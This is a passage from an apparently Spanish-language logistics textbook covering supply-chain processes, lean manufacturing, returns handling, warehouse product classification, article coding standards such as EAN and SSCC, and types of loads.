- b. **Tiempos de adecuación:** los principales tiempos de este tipo estarán relacionados con tres actividades específicas que se resumen a continuación en la tabla:

4.3.2.2 Tiempos inactivos

Este tipo de tiempos implica el manejo, traslado, almacenamientos y revisiones que, aunque necesarias no añaden nuevas características al producto, por lo que idealmente se debería buscar su reducción.

Hasta ahora nos hemos centrado en la optimización de la fabricación sólo hay que fabricar lo que se vende, ni más ni menos, teniendo en cuenta que el verdadero factor crítico de éxito en la empresa que quiera ser competitiva radicarán en la reducción del plazo de aprovisionamiento, fabricación y distribución desde la activación del pedido por parte del cliente.


Esto sólo es posible si optimizamos nuestra gestión del flujo de información y flujo de producto mediante la integración de los procesos de negocio claves de la organización, que deben ser los ocho procesos siguientes:

4.3.3 Gestión de la demanda

La relación de una buena gestión de la demanda con los demás procesos de negocio claves nos permite obtener:

- ✓ Impactos importantes en la rentabilidad de la organización
- ✓ Incrementos de ventas y fidelización de los clientes
- ✓ Reducción de costes en stocks de materia prima y producto terminado
- ✓ Reducción de costes en los procesos productivos y logísticos.

Una correcta gestión de la demanda determina los niveles de previsión necesarios mediante la integración de todos los procesos, analizando las fuentes de datos mediante sistemas diferentes de previsión (VMI, Collaborative Planning Forecasting and Replenishment, tradicional) y revisando la eficacia de los resultados. El tipo de producto y proceso nos delimitará el tipo de previsión a realizar: mientras que los nuevos productos integran una difícil previsión a largo plazo y se utilizan metodologías tradicionales tipo DRP (Distribution Requirements Planning, Planificación de los Requisitos de Distribución) para reducir errores de pronóstico, los productos estándar tienen un bajo nivel de incertidumbre utilizando metodologías más innovadoras a fin de no sobredimensionar los inventarios.



Sin duda, la colaboración con los clientes clave reduce la incertidumbre de la demanda, siendo una fuente directa para su cálculo (ver gráfico anterior). Una vez definidos los métodos de previsión y las fuentes que emplean, definimos el flujo de información de datos necesarios creando un flujo de comunicación que tenga un impacto directo sobre las estrategias de negocio. Un flujo de información ágil nos permitirá sincronizar ventas y compras, decisiones de distribución y almacenaje, conocer exhaustivamente nuestra capacidad y flexibilidad de fabricación y nuestra capacidad de respuesta.

4.3.4 La gestión de las relaciones con los clientes

La empresa proactiva promueve actividades para desarrollar y mantener las relaciones con los clientes, partiendo de su segmentación en función de su valor estratégico a lo largo del tiempo, aumentando la satisfacción y fidelización mediante la personalización de productos y servicios. El proceso de relación con los clientes es crítico debido a la presión de la competencia, el reconocimiento de que no todos los clientes son iguales influye en la rentabilidad de la organización. Por ello debe llevarse a cabo mediante un equipo estratégico multidisciplinar capaz de coordinar las operaciones proveedor-cliente para cada una de las cuentas de cliente / segmentos de cliente que hemos definido.

Se deberán definir normas para decidir qué clientes merecen contratos personalizados y qué clientes se agruparán en segmentos y dispondrán de contratos estandarizados, utilizando criterios de segmentación como la rentabilidad, crecimiento potencial, volumen, aspectos de posicionamiento competitivo, acceso al conocimiento del mercado, objetivos de cuota de mercado, niveles de mar-

gen, niveles tecnológicos, recursos y capacidades, alineamiento estratégico, canales de distribución, comportamientos de compra, etc. los informes de rentabilidad por cada uno son imprescindibles.

4.3.5 La gestión del servicio al cliente

El proceso adecuado de servicio al cliente en la organización debe integrar el inicio de la comunicación proactiva cuando se identifiquen las incidencias, la coordinación de la resolución/ respuesta de la incidencia surgida en el cliente, la identificación y comunicación a la fuerza de ventas de las oportunidades para el incremento de ventas.

De esta manera, debemos desarrollar una infraestructura de servicio para cumplir los compromisos recogidos en los contratos, teniendo claros los objetivos, los indicadores con los que vamos a medir el proceso de servicio al cliente, el sistema de alertas y señales que vamos a emplear para iniciar acciones de respuesta y coordinar todo ello entre toda la cadena de suministro.

4.3.6 Gestión de la fabricación

La gestión de la fabricación en un entorno de Gestión de la Cadena de Suministro debe integrar la cultura y conceptos del **Lean Manufacturing**, cultura y forma de pensar y actuar orientada hacia la eliminación de los siete tipos de desperdicios:

- ✓ Exceso de producción
- ✓ Esperas y retrasos
- ✓ Transportes de material
- ✓ Stocks e inventarios
- ✓ Optimización de procesos
- ✓ Defectos
- ✓ Desplazamientos.

Lean es básicamente todo lo concerniente a obtener las cosas correctas en el lugar correcto, en el momento correcto, en la cantidad correcta, minimizando el despilfarro, siendo flexible y estando abierto al cambio. La flexibilidad de la fabricación refleja la capacidad de fabricar una gama de productos variados, los plazos de entrega pactados, respondiendo a los cambios en el mercado en el tiempo más corto y con el menor coste.

Debemos definir las capacidades, requisitos y prestaciones que tenemos que obtener, sabiendo que si las prestaciones están por debajo de las expectativas de los clientes, perderemos oportunidades, y si estamos muy por encima de ellas, podemos estar consumiendo recursos por los que los clientes no nos dan la compensación adecuada.

La fabricación actual se debe identificar con los conceptos del Lean Manufacturing, en un entorno de mejora continua en constante evolución, aplicando y asimilando por el personal las herramientas como las **SS, SMED, TPM, Six Sigma, Kankan, Kaizen**, etc. teniendo en cuenta que **los principios del Lean Manufacturing** son:

- ✓ Calidad perfecta a la primera
- ✓ Detección y solución de los problemas en su origen con un objetivo de cero defectos
- ✓ Minimización del despilfarro

- ✓ Optimización del uso de los recursos escasos (capital, personal y espacios), eliminando todas las tareas, operaciones, procesos y funciones que no aporten valor añadido.
- ✓ Mejora continua- Reducción de costes, mejora de la Calidad, aumento de la productividad y gestión de la información
- ✓ Procesos "pull": los clientes son los que empiezan, no sólo los procesos de fabricación, sino todos los procesos clave de la organización
- ✓ Flexibilidad- Producir "Just in Time" gran variedad de productos, sin sacrificar la eficiencia debido a volúmenes menores de producción
- ✓ Construcción y mantenimiento de una relación a largo plazo con los proveedores y clientes realizando acuerdos para compartir el riesgo, los costes y la información.

4.3.7 Desarrollo y comercialización de nuevos productos

Si queremos reducir el tiempo de lanzamiento al mercado, ya sea de una nueva plataforma de productos, la ampliación de nuevos productos en familias existentes, mejoras en productos existentes o nuevos productos para nuevos mercados, es necesario:

- ✓ Coordinar las múltiples actividades incluidas en el desarrollo de un producto Coordinar las actividades de aprovisionamiento y entrega, mediante el desarrollo de un proceso de integración fluido con los proveedores y los clientes
- ✓ Utilizar el indicador "**Time to market**" (tiempo desde la concepción de un producto hasta que está listo para salir al mercado) como medida crítica del proceso (reducción)
- ✓ Definir otros indicadores que relacionen la actividad de desarrollo y comercialización con el impacto financiero para la organización y el resto de miembros de la cadena de suministro.

4.3.8 La gestión de la logística

Es este un proceso clave para la correcta integración de todos los demás, ya que canaliza el flujo de producto e información. Actualmente el aumento de la competitividad de las empresas depende directamente de la optimización de sus flujos logísticos teniendo en cuenta:

- ✓ La necesidad de comprar a proveedores de países de bajo coste
- ✓ La logística de aprovisionamiento adecuada para disponer de la materia prima en el momento adecuado (y no antes para no aumentar nuestros costes de stocks e inventarios) • la logística interna optimizando el flujo de fabricación, minimizando los stocks intermedios y racionalizando el flujo de las operaciones y del producto
- ✓ La gestión de los almacenes de producto terminado, optimizando la rotación mediante una producción ajustada y la logística de distribución adecuada a los requerimientos del cliente para servir en plazos

- ✓ Calidad y coste, etc.

4.3.9 La gestión de las relaciones con los proveedores

El mercado actual y la necesidad de reducir costes nos obliga a establecer estrechas relaciones con un grupo (pequeño) de proveedores clave, definidos en función del valor que aportan a la organización la empresa que quiere aumentar su competitividad debe integrar sus proveedores clave en la cadena de suministro, asimilando la cultura win-win (todos ganan).

4.3.10 La gestión de las devoluciones y retornos

El Proceso de Gestión de Devoluciones y Retornos recoge todas las actividades relacionadas con las devoluciones: logística inversa, filtrado (controles establecidos para que sólo los elementos permitidos puedan realizar el circuito de retorno) y minimización (reducción/eliminación de los retornos cuando sean no deseados).

La correcta gestión de este proceso identifica oportunidades para minimizar los retomas indeseados y mejorar el control de los activos reutilizados (por ejemplo, contenedores). Cada tipo de retorno requiere una gestión distinta:

- ✓ Devoluciones de clientes: Por cambios exigidos por clientes o por aspectos de Calidad. Son los más importantes entre los retornos. Cada organización puede establecer una política más o menos permisiva con las devoluciones (si el cliente no tiene problemas para devolver, seguirá comprando),
- ✓ Devoluciones de marketing/ventas: Material generalmente devuelto por el siguiente miembro de la cadena de suministro por: ventas más bajas de lo esperado, problemas de Calidad, renovación de inventarios, el cliente decide no utilizar en el futuro ese producto, productos estacionales, sobreproducciones, o envíos en exceso, Algunas de estas devoluciones son también debidas a prácticas de gestión de la Dirección. Sobrecargar el canal al final del período de control de Ventas para llegar a resultados financieros a corto plazo, puede originar un alto índice de devoluciones. Los inadecuados sistemas de incentivos producen comportamientos no deseables, desalineando los objetivos de la organización con los de la fuerza de ventas (por ejemplo, no asociar bonus de ventas a las devoluciones)
- ✓ Retornos de activos. Recaptura y relanzamiento de activos. Son activos que la Dirección desea ver devueltos: contenedores, jaulas".
- ✓ Retiradas de producto. Originados por aspectos de Calidad y/o seguridad, Realizados de modo voluntario u obligado por la Administración. En este caso la comunicación es clave para una planificación y ejecución eficaces de la retirada.
- ✓ Retomas por cuestiones ambientales. Por la aplicación de la legislación ambiental. Caso particular, ya que la legislación limita las opciones que podemos estudiar.

5 Gestión de almacenes

5.1 Técnica de almacenaje

Almacenaje es la actividad principal que se realiza en el almacén y consiste en mantener con un tratamiento especializado los productos, sistemáticamente y con un control a largo plazo.

Esta función no añade valor al producto. El almacenaje requiere unos recursos que generan una serie de costes:

- La maquinaria y las instalaciones, que suponen una serie de inversiones, generando costes, tales como el valor de la adquisición y mantenimiento de los equipos de transporte interno, las estanterías y las instalaciones en general.
- La obsolescencia, que consiste en la depreciación del valor que sufren los productos almacenados, como consecuencia de la irrupción en el mercado de productos nuevos. Otra causa es la originada por la moda que, cada vez más, obliga a sustituir un producto por otro aunque esté en perfectas condiciones, como los teléfonos móviles, los ordenadores personales, etcétera.
- El inmovilizado, constituido por el valor de la nave o del espacio destinado al almacenamiento de los productos y de los equipos industriales.
- Los recursos humanos, el conjunto de personas que trabajan en el almacén, dedicados a la conservación y mantenimiento de los productos y de los equipos que conforman el inmovilizado.
- El coste financiero que implica el valor del capital empleado en la compra de los productos que constituyen los stocks.
- Los costes informáticos de gestión del almacén, que están en torno al 5 %.

Por otro lado un producto es cualquier cosa que se puede ofrecer a un mercado para satisfacer un deseo o una necesidad.

La gestión de almacenes es importante por ser el lugar donde se manipula, guarda y conserva la mercancía antes que llegue al cliente. Así mismo, en el almacén se realiza un control de las existencias: cantidad, vencimiento, adecuada rotación, clasificación, etc.

Difícilmente encontraremos un almacén que englobe todos los tipos de producto que existen, ya que unas empresas se dedican a fabricar y otras al almacenamiento y/o comercialización, y dentro de éstas las hay que se dedican a una sola gama de productos mientras otras comercializan gran variedad de artículos. La clasificación de productos que podemos establecer depende del criterio que elijamos para ello. Sin embargo, nos vamos a centrar en la clasificación del siguiente esquema:

Criterios de clasificación de mercancías	
Según el estado físico	Sólidos. Líquidos. Gaseosos.
Según las propiedades	Duraderos. Perecederos.
Según la unidad de medida	Longitud. Superficie. Peso. Capacidad.
Según la rotación de salida	De alta rotación. De media rotación. De baja rotación.

5.1.1 Tipos de productos por el estado físico

- ❖ **Sólidos en bruto.** Son aquellos productos que tienen firmeza, densidad, y que se almacenan y comercializan a granel, por ejemplo: minerales (carbón, piedra...); productos agrícolas (trigo, arroz, maíz, azúcar...); productos químicos (sales, carbonatos...) tierras (grava, gravilla, arena...).
- ❖ **Sólidos elaborados.** Son productos cuya materia prima principalmente es sólida y que después de fabricados están en estado sólido, por ejemplo: de los metales (clavos, tornos, rejas...); de la madera (muebles, puertas, ventanas...).
- ❖ **Productos vivos o animales.** El almacenaje suele ser por poco tiempo y en espera de ser transformados en alimentos, por ejemplo: conejos, aves, ganado lanar y vacuno, peces en piscifactorías. Líquidos. Estables. Entre ellos los hay que se destinan a la alimentación (refrescos, leche, zumos...); que se destinan a la industria como productos energéticos (gasolina, gasóleo...); y otros fabricados químicos y soluciones (lejía, lacas, barnices, pinturas...).
- ❖ **Inestables.** Son los que por su composición química cambian su estado físico, como, por ejemplo: la nitroglicerina o el ácido nítrico; otros, como el alcohol o la colonia, que a temperaturas normales al destaparlos se convierten en volátiles; también los hay humeantes, como el ácido clorhídrico, o efervescentes.

- ❖ **Gases:** Son productos generalmente utilizados en la industria y pueden estar envasados a alta presión como el gas de las neveras, los extintores... o canalizados a baja presión como las bombonas de butano, el gas natural o gas ciudad.

5.1.2 Tipos de productos según sus propiedades

Se trata de hacer una clasificación por su condición de perecederos y no perecederos. **Los productos perecederos.** Son los que tienen una fecha de caducidad, y al preparar la expedición hay que dar salida primero a los más antiguos. Por ejemplo: fármacos, comestibles, bebidas, etcétera. Los productos perecederos, a su vez, los podemos clasificar en función de las condiciones de conservación, y de esta forma los dividimos en:

- **Congelados.** Son productos que se deben almacenar en cámaras frigoríficas a una temperatura inferior a los -18° centígrados, por ejemplo: carne, pescado, verduras (guisantes, espinacas), postres (helados, tartas), etcétera.
- **Refrigerados.** Son los que debemos conservar en cámaras frigoríficas y a una temperatura comprendida entre 1° y 8° centígrados. Por ejemplo, carne y pescado fresco, yogur, natillas, flan, nata, mantequilla, postres (tartas y pasteles de cualquier variedad), etcétera.
- **Frescos.** Son productos que necesitan estar ubicados en el lugar más fresco del almacén sin ser en cámaras frigoríficas o congeladores, pero el consumidor sí necesita, en algunos casos, conservarlos en el frigorífico una vez abierto el envase o empezado el producto, por ejemplo: leche, zumos, refrescos, quesos, embutidos, vinos y cavas, chocolate, bombones, frutas y verduras frescas, algunos fármacos, etcétera.
- **Temperatura ambiente.** Este grupo pertenecen las conservas enlatadas, por ejemplo: atún, guisantes, tomate, pimiento, melocotón en almíbar, café, chocolate en polvo, galletas, y, en productos farmacéuticos, la mayoría de medicamentos. Para el almacenaje de los productos perecederos, además de tener en cuenta la gama o familia hay que colocarlos de tal forma que al preparar los pedidos se dé salida primero a los artículos que antes caducan (criterio FIFO). Sin embargo, algunos vinos, como veremos en la Unidad 5, tienen la particularidad de ser más apreciados los añejos, y cuando se desea tener reservas especiales se les da salida primero a los vinos de las últimas cosechas (criterio LIFO).
- **Los productos duraderos.** Son aquéllos que no tienen fecha de caducidad y, por consiguiente, al almacenarlos no es necesario establecer un orden prioritario de salida, por ejemplo: ropa de vestir, zapatos, textil para el hogar, artículos de droguería, limpieza, menaje, ferretería, electricidad, etcétera. El almacenaje de estos productos es por gamas, familias, modelos, tallas, etcétera, no mezclando unas con otras; es decir, destinaremos una sección, pasillo o estantería a todos los que son de droguería, otra a los de electricidad,

etcétera, con el fin de facilitar las tareas de almacenaje y expedición, sobre todo a la hora de preparar los pedidos.

La clasificación basada en las propiedades o atributos de la mercancía nos ayuda a la hora de transportarla, envasarla, almacenarla y mantenerla en condiciones adecuadas.

Por ejemplo: las mercancías corrosivas debemos empaquetarlas con envases termoaislantes y conservarlas bajo condiciones especiales. El embalaje del televisor y la cristalería debe figurar como mercancía frágil o muy frágil e indicar si el paquete se debe colocar de forma vertical u horizontal.

5.1.3 Tipos de productos según la unidad de medida

Se trata de productos que podemos medir atendiendo a la capacidad como litros, longitud y superficie (metros, metros cuadrados), peso, (kilos, toneladas); para que de esta forma podamos calcular el espacio que van a ocupar y establecer el número de envases, cajas, el volumen, unidad de carga, etcétera. También nos permite establecer la unidad de tiempo y rapidez del movimiento que se debe utilizar en la manipulación del producto, expresando dicha unidad de tiempo en horas, minutos o segundos, dependiendo de la rotación o rapidez de consumo.

5.1.4 Tipos de productos según su rotación

Este tipo de clasificación se basa en la dimensión que mide el grado de renovación de las mercancías. Atendiendo a este criterio, se clasifican en:

- **Productos de alta rotación** son aquéllos que tienen un ritmo elevado de entradas y salidas.
- **Productos de baja rotación** son aquéllos que apenas registran movimientos de entrada y salida.
- **Productos de media rotación** son los que no corresponden a ninguno de los anteriores.

5.1.5 Clasificación de los productos. Unidad de rotación

Cuando la mercancía llega al almacén, la primera tarea que se realiza es la recepción de la misma, inspección y codificación. Una vez realizadas todas estas tareas, se procede al almacenamiento de las mercancías que estén en perfecto estado y separación de aquéllas defectuosas, para su posterior devolución.

Posteriormente, atendiendo a los criterios de clasificación establecidos por el almacén, se codifica y se almacena en el lugar que le corresponde. Para la recepción de mercancías se realizarán las acciones siguientes:

- ❖ Dar entrada a los vehículos cargados de mercancía y guiar al transportista hacia los muelles donde se realizará la descarga.
- ❖ Apertura de las puertas de acceso al almacén.
- ❖ Identificación del nombre del proveedor y número de pedido.
- ❖ Contar y comprobar cantidad recibida, tipo, formato, marca de la mercancía.
- ❖ Precio por unidades.
- ❖ Extracción de una muestra para la inspección.
- ❖ Cotejar la información con el pedido realizado.

- ❖ Descarga y separación de la mercancía según el criterio establecido.
- ❖ Nombre de la agencia de transporte, conductor y matrícula del vehículo.
- ❖ Separación de la mercancía defectuosa o que no reúna las condiciones pactadas y confección del albarán correspondiente.
- ❖ Codificación de la mercancía y etiquetado.
- ❖ Despedir al vehículo, entregándole el albarán firmado

5.1.6 Codificación

Una vez se ha realizado la recepción de la mercancía debe distribuirse de forma organizada en el interior del almacén con el fin de poder localizarla y gestionarla eficazmente. No debemos olvidar que el almacén alberga gran variedad de mercancías, por ese motivo debemos conocer en todo momento qué, cuánta y dónde está la mercancía. La codificación nos ayudará a identificar la mercancía, que consistirá en otorgarles unos símbolos, generalmente números y letras. La codificación puede ser:

- ❖ **Codificación no significativa.** Consiste en asignar una serie de códigos de forma correlativa o al azar sin que los mismos den información sobre el artículo. Un ejemplo de ello es el D.N.I., que no nos da información de la persona que lo posee.
- ❖ **Codificación significativa.** Se caracteriza porque cada componente del código nos puede estar dando información sobre la mercancía almacenada, procedencia, lugar de ubicación, etcétera; por ejemplo, si tomamos la cuenta 6080 correspondiente a Devoluciones de compras de mercaderías del Plan General de Contabilidad, el número en sí nos está dando información, a saber:
 - 6 Este dígito nos está informando que es del grupo 6 correspondiente a Compras y Gastos.
 - 0 Este dígito nos informa que pertenece al subgrupo de Compras.
 - 8 Nos indica que pertenece a la cuenta de Devoluciones de compras y operaciones similares.

- 0 Nos indica que pertenece a la subcuenta de Devoluciones de compras de mercancías.

Características de la codificación no significativa

Características de la codificación no significativa	
Características de la codificación no significativa	
Ventajas	Inconvenientes
Simplicidad de la codificación.	Es difícil de relacionar artículo/código.
	Está expuesta a errores de dislexia (35 Vs. 53).
Economía del método (diez mil artículos sólo requieren un código de cuatro dígitos, de 0 a 9 999).	Cuando se comete un error en un código no significativo, es difícil descubrirlo.
	Dificultad en reagrupar la información que puede emanar de la codificación.

Características de la codificación significativa

Ventajas	Inconvenientes
Mejor posibilidad de memorización.	Puede resultar pesada, si se desea que un mismo código facilite gran cantidad de información..
Menos errores de transcripción.	Su elasticidad es limitada, pues una vez realizada la estructura global de la codificación, es difícil incluir modificaciones, si no se han previsto previamente.
Poder codificar y procesar dos clases de informaciones:	
- Una permite la identificación.	
- Conocer la pertenencia a diferentes conjuntos y subconjuntos.	
	No se pueden prever las necesidades futuras.

5.1.7 Estándares de codificación

Con el fin de lograr más y mejor información de las mercancías en una empresa, se han empleado las nuevas tecnologías, obteniendo de esta forma nuevos sistemas de identificación automáticos. Entre estos sistemas se encuentra el código de barras que está compuesto por una serie de dígitos que siguen una disposición previamente establecida, además de una serie de barras y espacios diferentes.

Dicho código se puede emplear tanto a nivel interno como externo; aunque para utilizarlo externamente debe acogerse a una serie de normas establecidas, con el fin de que dicho código pueda ser compatible con las empresas industriales y distribuidoras.

Existe un organismo, la Asociación Internacional de Numeración de Artículos, más conocida como EAN (International Article Numbering Association), que ha elaborado un sistema de codificación que garantiza la identificación única de productos.

Las codificaciones normalizadas que ha establecido dicha asociación son:

- **El código EAN/UCC 13** sirve para identificar principalmente artículos que se exponen en el punto de venta; también se lo puede incluir en los documentos relativos a las operaciones de compraventa. Su estructura es la siguiente:

12	34567	89012	3
Prefijo	Identificación de la empresa	Identificación del producto	Dígito de control
Asignado por EAN Internacional AECOC	Asignados por AECOC a las empresas que se acogen a este sistema	Asignados por la empresa propietaria de la marca	Se calcula mediante una fórmula matemática

- **El código EAN/UCC-14 o DUN-14.** Este es otro código que se puede formar a partir del EAN/UCC-13 del producto originario, suprimiendo en primer lugar el dígito de control, para posteriormente añadir lo que se denomina una variable logística, que se coloca delante del código inicial, esta variable puede ser del número 1 al 8, posteriormente se calculará el dígito de control resultante.

Este código se utiliza cuando hay una agrupación de unidades destinadas al consumo, bien estén agrupadas por cajas o por paletas.

El símbolo ITF-14 se emplea en agrupaciones de artículos, representándose el código de los mismos. Si el grupo de artículos se codifican mediante el EAN/UCC-14, se representará a través del símbolo ITF-14. Tomemos como ejemplo el código EAN/UCC-14 siguiente:


1 8 4 1 0 2 6 1 2 4 0 4 0 1, el símbolo ITF-14 será:



Sin embargo, si el código del producto que se desea agrupar es el EAN/UCC-13, se representa por el ITF-14 y se le agrega un 0 delante del mismo, tal como lo representamos en el ejemplo siguiente:

- **El código EAN/UCC-128.** Este código se crea con el fin de facilitar información adicional a la que emana del EAN/UCC-13, información sobre el peso, fecha de producción, de caducidad, lote, número de serie..., principalmente se lo utiliza para la agrupación de productos.

Existe una tabla de identificadores de aplicación que facilita AECOC. Este código no tiene una limitación de dígitos, ya que se pueden añadir varios identificadores de aplicación, por lo que no tienen una dimensión determinada. La estructura puede ser la siguiente:



- **El código SSCC (Serial Shipping Container Code)** se utiliza para el manejo y seguimiento de pedidos. A través de la información que ofrece, permite facilitar las operaciones logísticas. Su estructura es:

Estructura del código SSCC				
Indicadores de aplicación (IA)	Indicador de empaquetado	Prefijo EAN más código de empresa	Número de serie	Dígito de control
(00)	1	1234567	123456789	1

El indicador de empaquetado, tiene los valores siguientes:

- ❖ 0 se refiere a caja.
- ❖ 1 indica paleta.
- ❖ 2 se refiere a contenedor.
- ❖ 3 indica que el de expedición es indefinido.
- ❖ 4 se emplea para el uso interno.

5.1.8 Tipos de cargas y almacenamiento

Una vez recibida la mercancía en el almacén, necesita un tratamiento de manipulación, depositarla en el lugar correspondiente, donde permanecerá hasta que sea preparada para la expedición. Para la manipulación de la mercancía se pueden utilizar distintos procedimientos, que se aplicarán según el estado físico, propiedades y cantidades de las mercancías. Con el fin de incrementar la eficacia y disminuir los costes de manipulación, deberemos considerar los puntos siguientes:

- Los modelos de cargas que tenemos que transportar.
- Los medios manuales o mecánicos de los que disponemos.

5.1.8.1 Tipos de cargas

Para su manipulación, podemos clasificar las cargas atendiendo a los criterios del cuadro siguiente: el volumen, el peso, el formato, el lote y la fragilidad.

Criterios	Tipos de cargas
Según su volumen o dimensiones.	- Cargas pequeñas, medianas y paletizadas. - Cargas voluminosas, de dimensiones especiales, muy voluminosas y de volumen excepcional.
Según el peso.	- Cargas ligeras, medias, pesadas y muy pesadas.
Según la forma de apilarlas.	- Cargas sencillas y apilables.
Según el lote.	- Cargas unitarias y por lotes.
Según la fragilidad.	- Cargas resistentes, ligeras y frágiles.

5.1.8.2 Según el volumen

Según el volumen las cargas pueden clasificarse de la siguiente manera:

- ❖ **Cargas pequeñas.** Son aquéllas que podemos coger con los dedos de las manos, por ejemplo: bolígrafos, barras de pan, cuadernos, cajas de zapatos.
- ❖ **Cargas medias.** Son de un tamaño algo mayor llegando hasta un peso aproximado de diez kilos, pero que también se pueden manipular con las manos, por ejemplo: garrafas de diez litros, cajas de leche, sacos que pesen unos diez kilos...
- ❖ **Cargas paletizadas.** Son mercancías cuya carga se prepara sobre paletas y éstas, según las recomendaciones de la Asociación Española de Codificación Comercial (AECOC), pueden tener un peso de hasta 500 kg y en cuanto a las dimensiones, pueden variar, según el tipo y resistencia de la mercancía, de 1,45 a 2 metros de altura por 0,8 a 1 metro de anchura. Por ejemplo: entre las mercancías que podemos paletizar están: ladrillos de obra, azulejos, lotes de latas de cerveza, lotes de briks de leche.
- ❖ **Cargas voluminosas.** Se asemejan a las cargas paletizadas pero su volumen o dimensiones forman parte de las características del producto y generalmente no se pueden apilar unas encima de otras, por ejemplo: frigoríficos, lavadoras...
- ❖ **Cargas con dimensiones especiales.** Se trata de cargas que necesitan ser manipuladas con grúas elevadoras, grúas puente, etcétera, por ejemplo: planchas metálicas, vigas de hierro, lunas de cristal, láminas de mármol, tubos de cemento para el alcantarillado de las aguas residuales...
- ❖ **Cargas muy voluminosas.** Son aquellas que, bien por agrupar varias mercancías de gran tamaño o porque el volumen de una sola unidad de producto sea grande, para su manejo se precisa de medios de manipulación y transporte especiales, por ejemplo: los contenedores que se preparan para cargar en los barcos, el remolque de un camión, ferrocarril...

- ❖ **Cargas de volumen excepcional.** Se trata de elementos que por tener dimensiones excesivamente grandes precisan de medios de transporte especiales o incluso sobrepasan las medidas de éstos y se transportan bajo normas de señalización especial, acompañadas de un vehículo que va indicando su paso por las carreteras, por ejemplo: troncos de árboles que exceden la longitud del camión que los transporta.

5.1.8.3 Según el peso

Se clasifican de menor a mayor peso, aunque si se tienen que colocar unas encima de otras se apilan a la inversa; este tipo de mercancías las podemos dividir en:

- ❖ **Cargas ligeras.** Hasta cinco kilogramos.
- ❖ **Cargas medias.** Oscilan entre cinco y veinticinco kilogramos.
- ❖ **Cargas pesadas.** Su peso oscila entre veinticinco y una tonelada.
- ❖ **Cargas muy pesadas.** Superan la tonelada.

5.1.8.4 Según la forma de apilarlas

- ❖ **Cargas sencillas.** Son de dimensiones normales, lo que permite depositarlas por unidades individuales en las estanterías del almacén, pero no se pueden apilar unas encima de otras, por ejemplo: bicicletas, aspiradoras, televisores, garrafas de aceite de 25 litros (se apilan por bandejas).
- ❖ **Cargas apilables.** Son cargas sencillas, pero que se pueden colocar unas encima de otras, aunque en algunos casos estén limitadas las unidades de apilamiento.

5.1.8.5 Según el lote

Por las unidades que componen el lote o embalaje podemos diferenciar:

- ❖ **Lote constituido por una sola unidad** de mercancía, por ejemplo: un frigorífico, una lavadora... Lotes constituidos por: 3, 6, 12, 24, 30 unidades de mercancía, por ejemplo: cajas de vino, aceite, leche, etcétera.
- ❖ **Lote formado por hasta cien unidades de mercancía.** Por ejemplo, una paleta de 100 baldosas de mármol. Lote formado por más de cien unidades de mercancía. Por ejemplo, una paleta con 648 botellas de 1 litro de aceite.

5.1.8.6 En función de la fragilidad

Las mercancías más resistentes permitirán apilar más lotes unos encima de otros que las frágiles. Estos productos se pueden clasificar de la siguiente forma:

- ❖ **Resistentes.** Son aquellas que pueden soportar mucho peso encima, bien de la misma mercancía o de otra, por de: losas de mármol, vigas de hierro.

- ❖ **Ligeros.** Soportan colocar peso encima, pero con limitaciones; por ejemplo, las cajas de leche hasta siete alturas y los cartones de huevos hasta cinco.
- ❖ **Frágiles.** Son productos que no soportan colocar peso encima de ellos y deben colocarse en las estanterías de forma individual, por ejemplo, bombillas, vasos de cristal, etcétera.

Una vez recibida y codificada la mercancía, se procede a su almacenamiento, es decir, a depositarla en el lugar idóneo en el almacén. Para ello se la debe mover mediante el transporte interno, conservar, controlar..., para que cuando se prepare la mercancía para entregarla al cliente, existan mercancías suficientes y que esté en perfectas condiciones.

